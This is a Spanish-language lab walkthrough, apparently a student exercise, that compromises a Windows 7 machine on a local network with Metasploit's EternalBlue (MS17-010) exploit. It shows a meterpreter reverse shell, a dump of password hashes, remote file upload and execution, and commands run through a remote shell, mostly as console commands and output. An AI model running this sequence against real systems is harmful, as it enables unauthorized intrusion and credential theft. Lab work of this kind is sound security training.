

Penetración de una maquina windows 7 vulnerable (Eternal Blue)

1. Abrimos metasploit en kali linux con msfconsole y escaneamos el sistema windows 7 que se encuentra en la misma red para ver si detectamos alguna vulnerabilidad.

```
(victor@victor)-[~]
$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

Metasploit

+ --=[ metasploit v6.4.64-dev ]
+ --=[ 2519 exploits - 1296 auxiliary - 431 post ]
+ --=[ 1610 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.75
RHOSTS => 192.168.1.75
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.1.75:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.75:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > █
```

Recibimos que es probablemente vulnerable, por lo que procederemos a intentar atacar la maquina.

2. Cargamos el exploit.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

3. Configuramos los parametros del exploit, la maquina victima y la maquina atacante.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.75
RHOST => 192.168.1.75
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.78
LHOST => 192.168.1.78
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

4. Configuramos el payload.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

5. Ejecutamos el exploit con el comando exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.78:4444
[*] 192.168.1.75:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.75:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.75:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.75:445 - The target is vulnerable.
[*] 192.168.1.75:445 - Connecting to target for exploitation.
[+] 192.168.1.75:445 - Connection established for exploitation.
[*] 192.168.1.75:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.75:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.75:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.75:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.75:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.1.75:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.75:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.75:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.75:445 - Starting non-paged pool grooming
[+] 192.168.1.75:445 - Sending SMBv2 buffers
[+] 192.168.1.75:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.75:445 - Sending final SMBv2 buffers.
[*] 192.168.1.75:445 - Sending last fragment of exploit packet!
[*] 192.168.1.75:445 - Receiving response from exploit packet
[+] 192.168.1.75:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.75:445 - Sending egg to corrupted connection.
[*] 192.168.1.75:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.75
[*] Meterpreter session 1 opened (192.168.1.78:4444 → 192.168.1.75:49181) at 2025-11-04 12:47:35 +0100
[+] 192.168.1.75:445 - -----
[+] 192.168.1.75:445 - -----WIN-----
[+] 192.168.1.75:445 - -----


meterpreter > 
```

Una vez ejecutado el exploit tenemos acceso a la maquina, y podemos obtener información de ella, como la información de sistema, informacion del usuario, y los hashes de sus contraseñas de usuario.

```
meterpreter > sysinfo
Computer      : WIN-K2CFHS36N2I
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b54c51249306250312fb3d7233753973:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Mañana:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > 
```

6. Vamos a ejecutar un archivo remoto en la maquina victima. Hemos descargado el ejecutable de putty, y lo vamos a transferir a la maquina atacada.


```
meterpreter > upload /home/victor/Descargas/putty.exe C:\\Windows\\Temp\\testfile.exe
[*] Uploading : /home/victor/Descargas/putty.exe → C:\\Windows\\Temp\\testfile.exe
[*] Uploaded 1.63 MiB of 1.63 MiB (100.0%): /home/victor/Descargas/putty.exe → C:\\Windows\\Temp\\testfile.exe
[*] Completed : /home/victor/Descargas/putty.exe → C:\\Windows\\Temp\\testfile.exe
meterpreter > |
```




Comprobamos que el archivo se ha transferido a la ruta especificada.

7. Ahora desde meterpreter podemos ejecutar el archivo que hemos transferido.

```
meterpreter > execute -f C:\\Windows\\Temp\\testfile.exe
Process 1864 created.
meterpreter > |
```



Recibiremos una ventana emergente diciendonos que en efecto un programa esta intentando ejecutarse.



Al ver el mensaje, vemos que efectivamente hemos ejecutado putty desde nuestra maquina atacante.

8. También podemos crear un archivo desde nuestra maquina atacante. Primero accedemos al cmd de la victima con el comando shell, y a partir de ahí podemos ejecutar cualquier comando como si estuviésemos en la maquina victima. Crearemos un archivo de texto plano en la raíz de la unidad C:.

```
C:\>echo "Conexion establecida exitosamente" > C:\comprobacion.txt
echo "Conexion establecida exitosamente" > C:\comprobacion.txt
```

Nombre	Fecha de modificación	tipo	Tamaño
Archivos de programa	06/10/2025 8:54	Carpeta de archivos	
Archivos de programa (x86)	14/07/2009 6:57	Carpeta de archivos	
PerfLogs	14/07/2009 5:20	Carpeta de archivos	
Usuarios	06/10/2025 8:54	Carpeta de archivos	
Windows	06/10/2025 8:56	Carpeta de archivos	
comprobacion	04/11/2025 13:11	Documento de tex...	1 KB

Vemos que se ha creado de manera satisfactoria. Ahora podemos hacer cat desde meterpreter para leer el contenido.

```
meterpreter > cat C:\\comprobacion.txt  
"Conexion establecida exitosamente"  
meterpreter > █
```

Como vemos el archivo se creo de manera correcta, siendo el ataque un exito.